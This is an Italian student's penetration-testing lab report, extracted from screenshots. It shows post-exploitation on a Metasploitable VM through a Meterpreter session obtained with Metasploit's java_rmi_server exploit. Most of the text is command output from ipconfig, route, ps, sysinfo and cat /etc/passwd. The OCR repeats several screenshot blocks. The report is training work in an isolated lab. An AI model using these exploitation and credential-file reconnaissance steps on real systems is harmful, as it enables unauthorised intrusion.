
[-] The specified meterpreter session script could not be found: post/multi/gather/network_config
meterpreter > ip config
[-] Unknown command: ip
meterpreter > ipconfig

hashes.txt
Interface 1
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe4c:dee4
IPv6 Netmask : ::

meterpreter > |
```

Informazioni sulla tabella di routing



Clone di Metasploitable SQL connesso [In esecuzione] - Oracle VM VirtualBox

```
--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2018ms
rtt min/avg/max/mdev = 0.484/0.537/0.643/0.077 ms
msfadmin@metasploitable:~$ ifconfig
eth0    Link encap:Ethernet  HWaddr 08:00:27:4c:de:e4
        inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe4c:dee4/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:9 errors:0 dropped:0 overruns:0 frame:0
        TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:842 (842.0 B)  TX bytes:5396 (5.2 KB)
        Base address:0xd020  Memory:f0200000-f0220000

lo       Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:117 errors:0 dropped:0 overruns:0 frame:0
        TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:25153 (24.5 KB)  TX bytes:25153 (24.5 KB)

msfadmin@metasploitable:~$ _
```

Clone di Kali Linux attaccante [In esecuzione] - Oracle VM VirtualBox

```
kali@kali: ~
File Actions Edit View Help
meterpreter > ip config
[-] Unknown command: ip
meterpreter > ipconfig

Interface 1
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe4c:dee4
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes

Subnet      Netmask      Gateway      Metric  Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0      0       eth0
192.168.11.112 255.255.255.0 0.0.0.0      0       eth0

IPv6 network routes

Subnet      Netmask      Gateway      Metric  Interface
-----
::1         ::           ::           0       eth0
fe80::a00:27ff:fe4c:dee4 ::           ::           0       eth0

meterpreter >
```



Una tabella di routing è una struttura di dati utilizzata dai router e dai dispositivi di rete per determinare il percorso migliore per inviare i pacchetti di dati verso la loro destinazione

Elenco dei processi in esecuzione



Il comando ps (process status), è utilizzato per visualizzare informazioni sui processi attualmente in esecuzione nel sistema.

Clone di Metasploitable SQL connesso [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

```
--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2018ms
rtt min/avg/max/mdev = 0.484/0.537/0.643/0.077 ms
nsfadmin@metasploitable:~$ ifconfig
eth0    Link encap:Ethernet  HWaddr 08:00:27:4c:de:e4
        inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe4c:dee4/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:9 errors:0 dropped:0 overruns:0 frame:0
        TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:842 (842.0 B)  TX bytes:5396 (5.2 KB)
        Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:117 errors:0 dropped:0 overruns:0 frame:0
        TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:25153 (24.5 KB)  TX bytes:25153 (24.5 KB)

nsfadmin@metasploitable:~$ _
```

Google Chrome
ARMOURY CRATE
Canva
Canva
Excel
Word

Clone di KaliLinux attaccante [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

1 2 3 4

19:52

File Actions Edit View Help

meterpreter > ps

Process List

PID	Name	User	Path
1	/sbin/init	root	/sbin/init
2	[kthreadd]	root	[kthreadd]
3	[migration/0]	root	[migration/0]
4	[ksoftirqd/0]	root	[ksoftirqd/0]
5	[watchdog/0]	root	[watchdog/0]
6	[migration/1]	root	[migration/1]
7	[ksoftirqd/1]	root	[ksoftirqd/1]
8	[watchdog/1]	root	[watchdog/1]
9	[events/0]	root	[events/0]
10	[events/1]	root	[events/1]
11	[khelper]	root	[khelper]
46	[kblockd/0]	root	[kblockd/0]
47	[kblockd/1]	root	[kblockd/1]
50	[kacpid]	root	[kacpid]
51	[kacpi_notify]	root	[kacpi_notify]
97	[kseriod]	root	[kseriod]
139	[pdflush]	root	[pdflush]
140	[pdflush]	root	[pdflush]
141	[kswapd0]	root	[kswapd0]
183	[aio/0]	root	[aio/0]
184	[aio/1]	root	[aio/1]
1151	[ksnapd]	root	[ksnapd]
1327	[ata/0]	root	[ata/0]
1328	[ata/1]	root	[ata/1]
1329	[ata_aux]	root	[ata_aux]
1373	[ksuspend_usbd]	root	[ksuspend_usbd]
1374	[khubd]	root	[khubd]
2071	[scsi_eh_0]	root	[scsi_eh_0]
2227	[kjournald]	root	[kjournald]
2340	[scsi_eh_1]	root	[scsi_eh_1]
2341	[scsi_eh_2]	root	[scsi_eh_2]
2383	/sbin/udevd	root	/sbin/udevd -- daemon
2686	[kpsmoused]	root	[kpsmoused]
3564	[kjournald]	root	[kjournald]
3696	/sbin/portmap	daemon	/sbin/portmap
3712	/sbin/rpc.statd	statd	/sbin/rpc.statd
3719	[rpciod/0]	root	[rpciod/0]
3721	[rpciod/1]	root	[rpciod/1]
3738	/usr/sbin/rpc.idmapd	root	/usr/sbin/rpc.idmapd
3965	/sbin/getty	root	/sbin/getty 38400 tty4
3966	/sbin/getty	root	/sbin/getty 38400 tty5
3971	/sbin/getty	root	/sbin/getty 38400 tty2
3975	/sbin/getty	root	/sbin/getty 38400 tty3
3981	/sbin/getty	root	/sbin/getty 38400 tty6
4014	/sbin/syslogd	syslog	/sbin/syslogd -u syslog

hashes.txt

Informazioni di sistema



Il comando sysinfo fornisce informazioni di base sul sistema target a cui si è connessi.

```
Clone di Metasploitable SQL connesso [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2018ms
rtt min/avg/max/mdev = 0.484/0.537/0.643/0.077 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4c:de:e4
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4c:dee4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:842 (842.0 B)  TX bytes:5396 (5.2 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25153 (24.5 KB)  TX bytes:25153 (24.5 KB)

msfadmin@metasploitable:~$ _
```

```
Clone di KaliLinux attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~
File Actions Edit View Help

Trash
File System
Home
hashes.txt

4575 /usr/bin/jsvc tomcat55
4593 /usr/sbin/apache2 root
4594 /usr/sbin/apache2 www-data
4596 /usr/sbin/apache2 www-data
4597 /usr/sbin/apache2 www-data
4598 /usr/sbin/apache2 www-data
4599 /usr/sbin/apache2 www-data
4612 /usr/bin/rmiregistry root
4616 ruby root
4624 /usr/bin/unrealircd root
4629 /bin/login root
4634 Xtightvnc root

ed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager=Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
/usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endors ed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager=Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
/usr/sbin/apache2 -k start
/usr/sbin/apache2 -k start
/usr/sbin/apache2 -k start
/usr/sbin/apache2 -k start
/usr/sbin/apache2 -k start
/usr/sbin/rmiregistry
ruby /usr/sbin/druby_tomcat5.5
/usr/bin/unrealircd
/bin/login --
Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024x768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
/bin/sh /root/.vnc/xstartup
xterm -geometry 80x24+10+10 -ls -title X Desktop
fluxbox
-bash
-bash
msfadmin
/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java -classpath /tmp/~spawnv38rxu.tmp.dir metasploit.Payload
/bin/sh -c ps ax -w -o pid,user=,command= 2>/dev/null
ps ax -w -o pid,user=,command=

meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
```


Accesso a File Sensibili



Per dimostrare ulteriormente l'accesso al sistema, ho visualizzato il contenuto del file /etc/passwd, che contiene informazioni sugli utenti del sistema.

The screenshot shows a Kali Linux virtual machine environment. The terminal window on the left displays network statistics for the interface eth0, including ping statistics and configuration details. The file explorer window on the right shows the contents of the /etc/passwd file, which lists system users and their associated passwords (represented by asterisks). The desktop background features a colorful anime-style illustration of characters and a large yellow creature.

```
--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2018ms
rtt min/avg/max/mdev = 0.484/0.537/0.643/0.077 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4c:de:e4
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4c:dee4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:842 (842.0 B)  TX bytes:5396 (5.2 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25153 (24.5 KB)  TX bytes:25153 (24.5 KB)

msfadmin@metasploitable:~$ _
```

```
kali@kali: ~
File Actions Edit View Help
4882 sleep www-data sleep 4587
4892 sleep www-data sleep 4587
4898 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
4935 /usr/lib/jvm/java-1.5.0-gcj-4. root /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java
      2-1.5.0.0/jre/bin/java      -classpath /tmp/~spawn4jn6hk.tmp.dir metasploit.Pay
      load
4940 /bin/sh root /bin/sh -c ps ax -w -o pid=user=,command= 2>/dev/nu
      ll
4941 ps root ps ax -w -o pid=user=,command=

meterpreter > CAT /ETC/PASSWD
[!] Unknown command: CAT
meterpreter > cat /etc/passwd
[!] stdapi_fs_stat: Operation failed: 1
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
meterpreter >
```


Conclusione



In questo esercizio, ho dimostrato come sfruttare una vulnerabilità Java RMI sulla macchina Metasploitable per ottenere una sessione Meterpreter. Ho utilizzato l'exploit `exploit/multi/misc/java_rmi_server` per la sua compatibilità e affidabilità per sfruttare il servizio RMI di Java non configurato correttamente.

Le informazioni raccolte dalla macchina vittima includono la configurazione di rete, la tabella di routing, l'elenco dei processi in esecuzione, le informazioni di sistema e l'ID dell'utente corrente. Questi dati sono fondamentali per comprendere la configurazione della macchina vittima e per pianificare ulteriori azioni di penetration testing.

Fine



by Simone Cisbaglia